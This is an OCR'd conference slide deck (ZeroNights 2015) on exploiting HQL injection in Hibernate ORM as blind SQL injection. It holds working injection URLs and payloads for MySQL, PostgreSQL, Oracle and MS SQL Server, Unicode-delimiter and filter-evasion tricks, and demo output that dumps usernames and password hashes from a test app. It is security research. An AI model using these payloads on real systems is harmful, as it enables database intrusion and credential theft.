


ZERO NIGHTS 2015

ORM2Pwn: Exploiting injections in Hibernate ORM


Mikhail Egorov

Sergey Soldatov

ZERO NIGHTS 2015

Short BIO - Mikhail Egorov


- Application Security Engineer at Odin [http://www.odin.com]
- Security researcher and bug hunter
- Graduated from BMSTU with MSc. in Information Security [IU8]
- Holds OSCP and CISSP certificates
- See my blog [http://0ang3el.blogspot.com]



ZERO NIGHTS 2015

Short BIO - Sergey Soldatov


- Chief infosecurity manager at big corp.'s IT insourcer
  - GRC ☺ and "paper security"
  - Security engineer and systems architect
  - Security operations manager and analyst
- Amateur ~~hacker~~ security researcher & musician
- BMSTU's IU8
- CISA, CISSP
- http://reply-to-all.blogspot.ru/



Motivation

- Modern applications work with DBMS not directly but via ORM
- In Java, Hibernate is a popular ORM [Red Hat project]
- Hibernate uses HQL, which is very limited [versus SQL]
  - HQLi exploitation is limited ☹

Motivation



Picture from http://blog.h3xstream.com/2014/02/hql-for-pentesters.html

- Is it possible to exploit HQLi as SQLi for popular DBMSs?
  - MySQL, Postgresql, Oracle, MS SQL Server are popular [in our opinion ☺]

Chuck Norris can exploit SQLi even on static HTML pages

MySQL DBMS

- Hibernate escapes [‘] in string with [‘’]
- MySQL escapes [‘] in string with [\’]

MySQL DBMS

- ☺ What about string ‘abc\’’or 1=(select 1)--’?

- ☺ Hibernate – ‘abc\’’or 1=(select 1)--’ [thinks it’s a string]
- ☺ MySQL – ‘abc\’’or 1=(select 1)--’

MySQL DBMS

☺ Navigate to URL


```
http://127.0.0.1:8080/app/dummy\''%20or%201<len(select%20version())--
```

☺ HQL query -

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy\'' or
1<len(select version())--'
```

☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_
where post0_.name='dummy\'' or 1<len(select version())--'
```

Postgresql DBMS

☹ Trick with \'' not working

- Quote escaping with '' only [not with \']

☺ HQL allows subqueries in where clause

☺ Hibernate allow arbitrary function names in HQL

☺ Postgresql has nice built-in query_to_xml('SQL')

Postgresql DBMS

☹ query_to_xml('SQL') return XML [not usable directly]

☺ Nevertheless it is possible to know if the SQL return 0 rows or > 0


```
array_upper(xpath('row',query_to_xml('select 1 where 1337>1', true,
false,'')),1)

array_upper(xpath('row',query_to_xml('select 1 where 1337<1', true,
false,'')),1)
```


ZERO NIGHTS 2015

Postgresql DBMS

SQL returns 1 row [or more]



SQL returns no rows



Postgresql DBMS

☺ Navigate to URL

```
http://127.0.0.1:8080/hqli.playground/dummy%27%20and%20array_upper%28xpath%28%27row%27%2Cquery_to_xml%28%27select%201%20where%201337%3E1%27%2Ctrue%2Cfalse%2C%27%27%29%29%2C1%29%3D1%20and%20%271%27%3D%271
```

☺ HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
array_upper(xpath('row',query_to_xml('select 1 where 1337>1',true,false,'')),1)=1 and
'1'='1`
```

☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where
post0_.name='dummy' and array_upper(xpath('row', query_to_xml('select 1 where 1337>1',
true, false, '')), 1)=1 and '1'='1'
```

Oracle DBMS

☹ Trick with \'' not working

- Quote escaping with '' [not with \']

☺ Hibernate allow arbitrary function names in HQL

☺ Oracle has nice built-in DBMS_XMLGEN.getxml('SQL')

Oracle DBMS

- ☺ DBMS_XMLGEN.getxml('SQL') returns CLOB or null
  [null if SQL returns no rows]

- ☺ It is possible to know if the SQL return 0 rows or > 0 using TO_CHAR and NVL built-ins

```
NVL(TO_CHAR(DBMS_XMLGEN.getxml('SQL')),'1')!='1'
```

Oracle DBMS

☺ Navigate to URL

```
http://127.0.0.1:8080/app/dummy'%20and%20NVL(TO_CHAR(DBMS_XMLGEN.getxml('SELECT%201337%20FROM%20dual%20where%201337>1')),'1')!='1'%20and%20'1'='1
```

☺ HQL query

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy' and
NVL(TO_CHAR(DBMS_XMLGEN.getxml('SELECT 1337 FROM dual where 1337>1')),'1')!='1'
and '1'='1`
```

☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where
post0_.name='dummy' and NVL(to_char(DBMS_XMLGEN.getxml('SELECT 1337 FROM dual
where 1337>1')), '1')<>'1' and '1'='1'
```

Microsoft SQL Server DBMS

☹ Trick with \’’ not working

- Quote escaping with ‘’ only [not with \’]


☹ There are no usable functions like query_to_xml(‘SQL’)

Microsoft SQL Server DBMS

☺ Hibernate ORM allows Unicode symbols in identifiers!!!

ANTLR grammar for HQL parsing is here
https://github.com/hibernate/hibernate-orm/blob/1ed895a3737c211e8c895b0297f801daccfe85a9/hibernate-core/src/main/antlr/hql.g

ANTLR (ANother Tool for Language Recognition) - http://www.antlr.org/



Microsoft SQL Server DBMS

☺ Hibernate ORM allows Unicode symbols in identifiers!!!

```
IDENT options { testLiterals=true; }
    : ID_START_LETTER ( ID_LETTER )*
          {
              // Setting this flag allows the grammar to use keywords as identifiers, if necessary.
              setPossibleID(true);
           }
   ;
protected
ID_START_LETTER
    :    '_'
    |    '$'
    |    'a'..'z'
    |    '\u0080'..'\ufffe'       // HHH-558 : Allow unicode chars in identifiers
    ;
protected
ID_LETTER
    :    ID_START_LETTER
    |    '0'..'9'
    ;
```

Microsoft SQL Server DBMS

☺ MS SQL Server allows Unicode delimiters in query!!!

There are many delimiters like space [U+0020]

LEN(U(selectU(1)) [U – Unicode delimiter]

☺ We've found them all with dumb Fuzzing!!!

Microsoft SQL Server DBMS

☺ Here are the magic delimiters [U]

U+00A0	%C2%A0	No-break space
U+1680	%E1%9A%80	OGHAM SPACE MARK
U+2000	%E2%80%80	EN QUAD
U+2001	%E2%80%81	EM QUAD
U+2002	%E2%80%82	EN SPACE
U+2003	%E2%80%83	EM SPACE
U+2004	%E2%80%84	THREE-PER-EM SPACE
U+2005	%E2%80%85	FOUR-PER-EM SPACE
U+2006	%E2%80%86	SIX-PER-EM SPACE
U+2007	%E2%80%87	FIGURE SPACE
U+2008	%E2%80%88	PUNCTUATION SPACE
U+2009	%E2%80%89	Thin space

Microsoft SQL Server DBMS

☺ Here are the magic delimiters [U]

U+200A	%E2%80%8A	HAIR SPACE
U+200B	%E2%80%8B	ZERO WIDTH SPACE
U+2028	%E2%80%A8	LINE SEPARATOR
U+2029	%E2%80%A9	PARAGRAPH SEPARATOR
U+202F	%E2%80%AF	NARROW NO-BREAK SPACE
U+205F	%E2%81%9F	Medium Mathematical space
U+3000	%E3%80%80	Ideographic space

Microsoft SQL Server DBMS

☺ Navigate to URL

```
http://127.0.0.1:8080/app/dummy%27%20or%201%3CLEN%28%C2%A0%28select%C2%A0top%C2%A01%C2%A0una
me%C2%A0from%C2%A0postusers%29%29%20or%20%2731%27=%27143999
```

☺ HQL query

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy' or 1<LEN([U+00A0](
select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers)) or '31'='143999'
```

Hibernate sees here two function calls: Len and [U+00A0]
Identifier select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers is passed as function argument

☺ Resulting SQL query

select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name='dummy' or 1<len([U+00A0](select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers)) or '31'='143999'

Microsoft SQL Server DBMS

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where
post0_.name='dummy' or
1<len([U+00A0](select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers))
or '31'='143999‘
```


Is the same as

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where
post0_.name='dummy' or 1<len(select top 1 uname from postusers)) or '31'='143999'
```

Microsoft SQL Server DBMS: additional useful tricks

Query fragment	How to rewrite to full HQL	Result
where id=13	where id like 13	No “=“
where field=‘data’	where field like cast(0xDATA_IN_HEX as varchar)	No “=“; No “ ’ “
where field not in (‘data1’, ‘data2’)	where 0 like charindex(concat(‘+’,field,’+’), cast(0xDATA1DATA2_IN_HEX as varchar(MAX)))	No list
0xDATA_IN_HEX smth_known_to_hibernate(..)	U0xDATA_IN_HEX Usmth_known_to_hibernate(..)	int || func → identifier
substring((select…),N,1)=‘c’	N like charindex(‘c’, (select…), N)	substring → charindex


Hey, dude stop it! Show me the hack!




Video - https://www.youtube.com/watch?v=m_MTWZptXUw
All demo scripts are here - https://github.com/0ang3el/Hibernate-Injection-Study
Vulnerable App - https://github.com/0ang3el/HQLi-playground


Takeaways

- HQL injection is SQL injection [exploit HQLi as bSQLi]
- Hibernate is not a WAF
- Our exploitation technique works because:
  - Hibernate allows arbitrary names for identifiers (function and argument names)
  - Hibernate allows Unicode symbols in identifiers
  - Hibernate escapes quotes [‘] in string by doubling them [‘’]



Questions?






```
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -T
post
postusers
table_1

[+] Found tables: 'post', 'postusers', 'table_1'

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers
uid
uname
password
comment

[+] Table 'postusers' has columns: 'uid', 'uname', 'password', 'comment'

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers -f uname
jlennon
pmccartney
gharrison
admin
ad

[+] Table 'postusers':
[+] uname
[+] jlennon
[+] pmccartney
[+] gharrison
[+] admin
[+] ad

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers -f password
53e67c231cc0b8e06aee914dcae36eb0
74e4ce8df8821f882276adb293b481be
7e4da4c9bfbcbf8fa19090adfeb491dd
7e458af761947a9d1dc7e2923a0a8243
db226896cb94da73069fe752e37fe014

[+] Table 'postusers':
[+] password
[+] 53e67c231cc0b8e06aee914dcae36eb0
[+] 74e4ce8df8821f882276adb293b481be
[+] 7e4da4c9bfbcbf8fa19090adfeb491dd
[+] 7e458af761947a9d1dc7e2923a0a8243
[+] db226896cb94da73069fe752e37fe014
```